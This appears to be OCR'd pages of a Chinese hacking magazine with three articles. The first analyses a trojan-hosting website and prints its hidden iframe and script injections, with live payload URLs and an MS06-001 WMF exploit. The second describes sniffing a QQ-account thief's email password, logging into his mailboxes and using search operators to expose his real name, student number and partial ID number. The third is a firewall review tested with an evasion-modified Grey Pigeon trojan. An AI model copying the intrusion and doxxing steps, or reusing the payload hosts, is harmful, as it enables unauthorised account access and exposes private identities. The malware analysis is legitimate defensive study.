


图1 访问该网站反毒软件报警


三、分析

现在开始分析网页中的木马，先去下它的网页去海滩http://www.23down.com/index.htm。另保存为index.txt，打开文件后我们注意下面这段代码。

```
<script language="javascript" type="text/javascript" src="http://js.a.dx03.51.la1707.js"></script>
<script language="javascript" src="http://www.475100.com/1.js"></script>
```

上面的那个JS其实是个计数器的js的代码，有多少人上过它的网站它都知道，也就是说有多少人中过它的木马。晕~这个站长很聪明嘛！（小编：这个计数器只能作一个简单参考，不能代表有多少人访问就有多少人中标）接着要找的就是下面的那个js。怀疑是用js挂马的，下面来确认我的怀疑吧。先下载它的js代码，保存为js.txt。

```
document.writeln("<iframe id="baidufttrame" border="0" vspace="0" hspace="0" marginwidth="0" marginheight="0" framespacing="0" frameborder="0" scrolling="no" width="0" height="0" src="http://www.475100.com/bd/index.htm"></iframe>");
```


图3 用WinRAR打开All.exe





图4 卡巴检测结果

http://www.475100.com/bd/index.htm以iframe方式打开，由于设置的是width="0" height="0"，当我们浏览器打开的时候我们是看不到的！挂过马的朋友都知道了。出现这种情况我们就可以怀疑其有可能是网页木马了，再下载这个网页并另保存为db.txt。

```
<iframe src="joke.htm" name="zhu" width="0" height="0" frameborder="0"> </iframe>
<iframe src="免费电影播放器.exe" name="zhu" width="0" height="0" frameborder="0"></iframe>
<iframe src="http://www.475100.com/mm.wmf" name="zhu" width="0" height="0" frameborder="0"></iframe>
```

看，木马现身了！我们再来分析分析，就按它的顺序来吧！

（1）我们先来分析joke.htm，路径是www.475100.com/bd/joke.htm。先下它的网页源代码并另保存为joke.txt。(详细代码请见joke.txt)有好多的空格呀，可能是加个N多空格吧！不过我们还是很容易分辨出来的。仔细看还可以发现young.gif和young.css这两个文件。而young.css其实是个加过壳的PE可执行文件。young.gif是用来触发CHM漏洞的，也就是xp2网页木马。这里我们要分析的就是那个PE的可执行文件。下载并保存为young.txt。下载地址是http://www.475100.com/bd/young.css，接着用记事本打开，见图2。


图2 记事本打开young.txt的结果

http://www.475100.com/all.exe这个地址可以是它要下的木马了。看到D_K_I_N_G_室_迷_你_暗_杀_者了吗？也许这个可执行的程序就是一个下载者了，真正的木马找到了。这个文件是RAR文件的自释放程序，见图3。只要我们一打开这些文件就可以启动了。真BT的放马者，做那么多的木马。我们就把它们都解压出来让卡巴兄弟见识见识，见图4。

注意：Hy.exe是一个下载搜索插件的。QQ.exe自然是一个qq病毒了。免费电影播放器.exe和all.exe一样大小，mm.wmf就是木马（ms06001的网页木马），其它的就是一些文件，就是对系统有破坏的病毒了。我在网吧的机子一执行就重启了。

（2）下载mm.wmf保存为mm.txt。用记事本打开mm.txt可以发现里面有个http://www.475100.com/ok.exe这个字符串，如没有打补丁就很容易被攻击。接着再下载ok.exe保存为ok.txt，文件大小3k且和young.css的文件大小一样，也就是说young.css这个可执行程序就是ok.exe文件。

四、小结


这次我分析这个钓鱼网站的网页木马，花了我的时间不少，也没有什么技术含量。只是教大家不用其它的工具去简单分析网页木马。这个网站假如内容更新得很快请小心此网站，这是我第一次写文章，写得不好请不要见笑。欢迎大家到nohack的论坛去讨论，我的ID是 hack4521。

【文中涉及到的joke.txt已经收录在光盘中】

编辑点评：又是一篇对网页木马的分析，而这次分析过程大多是手动完成，值得初级读者参考。作者通过用记事本打开http://www.475100.com/bd/young.css发现其真正下载木马的地址，建议大家使用OD来分析young.css文件，这样你可以学到更多。NOHACK

反盗号——我这样玩

k2u



从本文你可以学到：

1.如何判断系统中有盗QQ木马
2. xsniffer嗅探盗号者邮箱密码
3.用百度获得盗号者身份信息

星期天没事到楼下网吧上网，习惯地打开qq，奇怪密码输入框里的小锁上有一红杠，如图1。这表示nProtect键盘加密没启动，直觉告诉我有问题，网吧里装的还原卡也被卸了装了东西，还原卡防君子不防小人啊，今天就抓住这个小人，嘿嘿！

老规矩，CTRL+ALT+DEL打开任务管理器，看到一平常没见到的进程NTdhcp.exe，上百度一搜，原来是啊拉qq大盗的进程，先不忙着结束进程，用xsniffer来嗅探一下盗号者的敏感信息，在命令行下运行xsniffer pass –log pass.txt 登陆qq，等qq登陆上去结果也出来了，如图2、图3。

邮箱：renli***_1986@126.com
密码：****44

登录他的邮箱顺利进去了，本想删掉所有邮件改了密码就算

了，但仔细一看有几个好点的号码的邮件他读过了，这样做不是太便宜他了，我非把他盗的q号都要回不可。

继续看看还有没有可利用的东西，在通讯录里找到了renli***_1986@163.com，用同样的密码登录163的邮箱，真是走运居然进去了。在他邮箱里 翻了翻，果然找到了不少有价值的东西，知道了他的真名字叫作"任利＊"（从他的邮箱名字也能看出），五十多m的黑客资料，一封腾讯给他的邮件，知道他有一个39开头的q号密码保护资料。在他发给自己的邮件里找到一封邮件内容就是"39*******"，是不是他的qq号，到腾讯密码找回果然问题就是他邮箱里的密码资料，能确定这号就是他的q号。




图1 nProtect被破坏后的登录界面




图2 发现可疑进程ntdhcp.exe




图3 嗅探敏感信

继续深入分析，在我们宿舍楼下网吧上网的百分之九十都是我们学校的，能不能查到他是谁？说干就干，还是在百度搜索"site:www.***st.edu.cn filetype:xls 任利＊"，果然找到了**科技大学电子与信息工程学院自动化05_3班任利＊，学号：**00531011146，身份证：***124198609302212。往他qq里发条消息，有了这些资料不信他不把盗的号吐出来。

【文中涉及到的x-sniffer，已经收录在光盘中】

编辑点评：作者利用社会工程学拿到盗号者的敏感信息，最后的site:www.***st.edu.cn filetype:xls 任利＊更是方便准确地获得其详细信息。为什么文件类型定为xls，因为高校里学生汇总信息多数都用Excel制作。

Office 38线

风云现身江湖，为你保驾护航。
ARP欺骗攻击，一分钟破解。
先注入后传马，没门。
WORD文档安全，数字签名。

软件防火墙系列之 个性十足的风云防火墙

万立夫

从本文你可以学到：
1. 风云防火墙的基本应用
2. 对木马程序的监控

为了维护自己的系统安全，用户常常会安装各种各样的网络防火墙，比如天网防火墙、金山网镖、ZoneAlarm等。其实除了这些常见的防火墙外，还有很多网友推出了许多免费共享的防火墙，今天为大家介绍的"风云防火墙"就是其中非常优秀的一款。它不但包括诸如数据包拦截、非法端口检测、上线进程识别等网络防火墙的基本功能，还独创了如下这些个性化的防护功能，下面我们就来感受一下这些个性化的防护功能。

❶独特创新的木马数据包特征码拦截技术，无论如何加壳伪装都能实施拦截。

❷密码保护功能，彻底拦截WH_KEYBOARD、WH_JOURNALRECORD、WH_GETMESSAGE等。

❸全新智能的侦测、拦截、询问已知加壳程序运行功能，确保加壳程序运行安全性。

❹便捷的网络连接查看、显示远程IP地址、远程物理地址，所有网络连接一目了然。

❺自动检测隐藏进程、自动检测隐藏服务，使隐藏进程和服务的木马无处遁形。

❻防火墙自身保护功能，遇非法终止后自动封锁本地网络，确保本机安全。

一、监控灰鸽子

为了更好地体验风云防火墙的强大功能，我首先配置一个灰鸽子木马的服务端程序，这个服务端程序是免杀的。接着在本地计算机上运行，由于服务端程序通过UPX进行了加壳，所以在运行的时候弹出了一个提示窗口，如图1所示。因为木马程序通常都是被经过加壳加密运行的，风云防火墙对经过加壳运行的程序就会作出提示，并说明程序加壳的类型，以询问用户是否允许执行。由于我们要通过该木马程序来测试风云防火墙的功能，所以这里选择"允许执行"按钮。




图1 提示程序加壳

灰鸽子服务端允许后，很快弹出一个IE浏览器请求连接网络的提示窗口，如图2所示，从图中我们可以清楚地看到相关连接的网络信息、程序协议、连接的物理地址和IP地址。尤其是"物理地址"这样的提示信息，可以让用户一目了然该连接的目的地，从中也可以分析出该连接的正确性。这会儿弹出的这个IE浏览器窗口，是服务端程序连接设置的网页地址，从而获得客户端程序的

IP地址。

当正确获取客户端程序的IP地址后，服务端程序开始自动连接这个IP地址。由于灰鸽子木马采用了线程插入技术，将服务端程序的进程插入到IE浏览器的进程中，所以防火墙又会弹出一个提示窗口，如图3所示。从图中我们清楚地看到这个IE浏览器进程请求连接隐藏的8000端口，正好就是灰鸽子服务端程序的反弹连接端口。因为防火墙程序会对同一程序不同端口访问网络智能检测，如用户已经使用IE访问过网络，使用的是80端口，并且已经允许以后都按照该操作，但是当IE浏览器使用其它端口进行访问的时候，防火墙同样会智能提示你IE将访问网络。除此以外，点击防火墙主界面“网络防火墙”项目中的“网络状态”命令，也可以查看到当前系统的全部网络连接，如图4所示，这样我们就再也不用在命令提示符下输入netstat命令进行查看了。

